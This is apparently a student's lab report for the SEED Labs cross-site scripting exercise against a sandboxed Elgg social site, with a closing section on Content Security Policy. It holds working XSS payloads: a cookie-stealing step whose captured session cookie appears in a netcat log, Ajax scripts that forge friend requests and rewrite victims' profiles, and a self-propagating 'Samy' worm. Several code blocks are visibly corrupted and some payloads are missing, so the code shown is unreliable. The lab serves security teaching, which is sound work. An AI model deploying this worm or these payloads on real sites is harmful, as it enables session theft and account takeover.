SEED Labs – Cross-Site Scripting Attack Lab Brian Grigore Task 1:

To begin, I've logged in as Alice, and clicked the "edit profile" button. I placed the script in the brief description box as shown:


Script>alert('XSS');</script> Public

Now, visiting Alice's profile, we get:




Thus, our embedded JS code is working.

Task 2: I changed the code in Alice's profile as follows:



The resulting alert is:



Task 3:

Moving forward, Alice's profile will be the attacker and Boby's will be the victim. I will start by opening a terminal and listening on port 5555 with netcat. I edit Alice's profile as follows:

Brief description <script>document.write(''); </script> Public

Now, I will login to Boby's Account and visit Alice's page through members, and see if the cookies were exfiltrated.

Alice



Alice's profile is blank, but looking at the nc window:

```
Connection received on 10.0.2.15 56974

GET /?c=Elgg%3Di8a12l6gj9c8evr1ku97a907kf HTTP/1.1

Host: 10.9.0.1:5555

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0

Accept: image/webp,*/*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate


Connection: keep-alive

Referer: http://www.seed-server.com/profile/alice
```

The cookie value is contained in the GET request, so the attack is a success.

Task 4:

In order to forge the friend request to Samy, I require the correct contents of the GET request of a friend request to Samy, which means I need another account to send a request. Assuming Boby is an additional account I've created, I can add Samy as a friend and look at the request in the Firefox inspector:



Looking at the inspector, after clicking add friend, a GET request was made. The raw request is:

GET


http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1731667900,1731667900 elgg_token=VlyJgyMmgN_tCJ7mYS1c4A,VlyJgyMmgN_tCJ7mYS1c4A

It looks like Samy is identified as 59 in the user database, and the elgg_ts and elgg_token are passed into the request as well, likely for security reasons. I can now take these values, and edit the skeleton code to create the script inside Samy's profile:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}

Public
```

Now, I'll login to Alice's profile, and load Samy's page:



I can see that Samy has been added as a friend and the inspector shows the script making the get request.

Question 1:

Lines 1 and 2 pass on Elgg's security token and timestamp (ts), designed to prevent Cross-site request forgery attacks. It verifies the authenticity of the requests made by the user by being unique to the user's session. It is important to include these in our request so that the friend request to Samy from Alice's session is valid.

Question 2:

If only the editor mode existed, I would not be able to launch the attack since placing the text in the about me section results in it bening displayed on the profile as plaintext:

```
About me

<script type="text/javascript"

window.onload = function () {

var Ajax=null;

var ts="&__elgg_ts="+elgg.ser

var token="&__elgg_token="+

//Construct the HTTP request

var sendurl="http://www.seer

//Create and send Ajax reques

Ajax=new XMLHttpRequest();


Ajax.open("GET", sendurl, true)
```

This is because the text in the about me section is padded with line breaks and html headers to defang the input, breaking up any possible scripts from being recorgnized:

```
<script type="text/javascript"&gt;<br/>window.onload = function () {<br/>var Ajax=null;<br/>var ts="&amp;__elgg_ts="+elgg.security.token.__elgg_ts;<br/>var token="&amp;__elgg_token="+elgg.security.token.__elgg_token;<br/>//Construct the HTTP request to add Samy as a friend.<br/>var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token<br/>//Create and send Ajax request to add friend<br/>//Ajax=new XMLHttpRequest();<br/>Ajax.open("GET", sendurl, true);<br/>//Strips
```

Task 5:

Similar to the last task, to see how to construct the http request, I have to edit my profile as Samy, replacing what is in the about me section:



I can see that a POST request was made with the edit action, indicating the action was completed. To better understand the content of the URL, I need to dissect the request further. To do so, I will use the HTTP reader live extension:



From here I can see the full POST request and all the parameters I need to add to my URL: __elgg_token=loqVd-bAVhxb-Y4u3tau0g&__elgg_ts=1731675080&name=Samy&description=Hi I am Samy!

&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59

To create the post request, I will need the token, ts, name, description, access level, and guid of Samy in the content. The script is as follows:


About me

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+userName+"&description=samy was here&accesslevel[description]=2"+guid
var samyGuid=59
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
</script>
```

The SendURL is the request URL from POST in HTTP reader live, sammy's guid has been filled in, and the content is in the same order as seen in HTTP reader live, with the target's token, timestamp, username, our description text, and their guid.

Now I can log into Alice's account, visit Sammy's page, and then check my own page:

Alice



About me samy was here

Brief description


Success, the attack worked

Question 3:

Line 1 is needed, otherwise Samy's script will attack his own profile. Without it, the code will execute when Samy visits his own page, right after Saving, and it will change the about me from the script to the text "samy was here", so the exploit will not affect anyone else.

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp elgg ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var quid="&quid="+elqq.session.user.quid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="& elgg token="+elgg.security.token. elgg token;
//Construct the content of your url.
var content=token+ts+userName+"&description=samy was here&accesslevel[description]=2"+quid
var samyGuid=59
var sendurl="http://www.seed-server.com/action/profile/edit";
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
</script>
```

Samy



After editing the script and loading Samy's page, I see that Samy attacked himself and the about me is now this text.

Task 6:

To have the script propagate itself, I will add the DOM code into the code from the last task so that it is present on Everyone's profile. I will also need to add the code from the previous task to add Samy as a friend. Samy's updated code is as follows:


```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
//JavaScript code to access user name, user guid, Time Stamp elgg ts
//and Security Token elgg token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="& elgg token="+elgg.security.token. elgg token;
//Construct the content of your url.
var description = "&description=samy was here" + wormCode;
description += "&accesslevel[description]=2";
var content=token+ts+userName+description+guid;
var samyGuid=59
var posturl="http://www.seed-server.com/action/profile/edit";
var sendurl = "http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
if(elgg.session.user.guid!=samyGuid)
//Create and send Ajax request to modify profile
var Aiax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", posturl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
</script>
```

I've added the code to propagate the inner html into the victim's about me, and a second Ajax call to add Samy as a friend each time the script propagates. To test it, I will infect Alice by visiting Samy's page as her, then infect Charlie by visiting Alice's page:

Charlie



Starting off, Charlies page is blank. When I visit Alice, we see that the worm propagation is executed:



There is a POST request with the worm in the description, and under it a GET request with the friend add for Samy.

Back to Charlie's profile, I see the worm has propagated:

Charlie



About me samy was here

Task 7:

When first visiting the websites, I get:



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me

After clicking the button on each, No tags changed from their OK or failed, on 32a a popup saying JS executed came up, this did not come up on b or c.

I changed the apache_csp.conf to display OK on area 5 and 6 for 32b by removing restrictions on which hostname is a script src.

```
Header set Content-Security-Policy " \
default-src 'www.example60.com'; \
script-src 'www.example60.com' *.com \
"
```

By changing www.example70.com to *.com, any .com hostname will show OK.



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK


5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

For example 32c, I edited the php file to add the sources:

Now with nonce-222-222 and *.com, 1,2,4,5,6 all display OK.



CSP can prevent XSS attacks because it implements the same origin policy: it restricts the items a page can load, or if a page can be framed by other pages (ClickJacking). By specifying 'self' in the CSP header, we can restrict items to only be loaded if they come from the same origin as the page itself. We can also whitelist domains as shown with example60 and 70. This helps secure a website by refusing to load content from untrusted sources.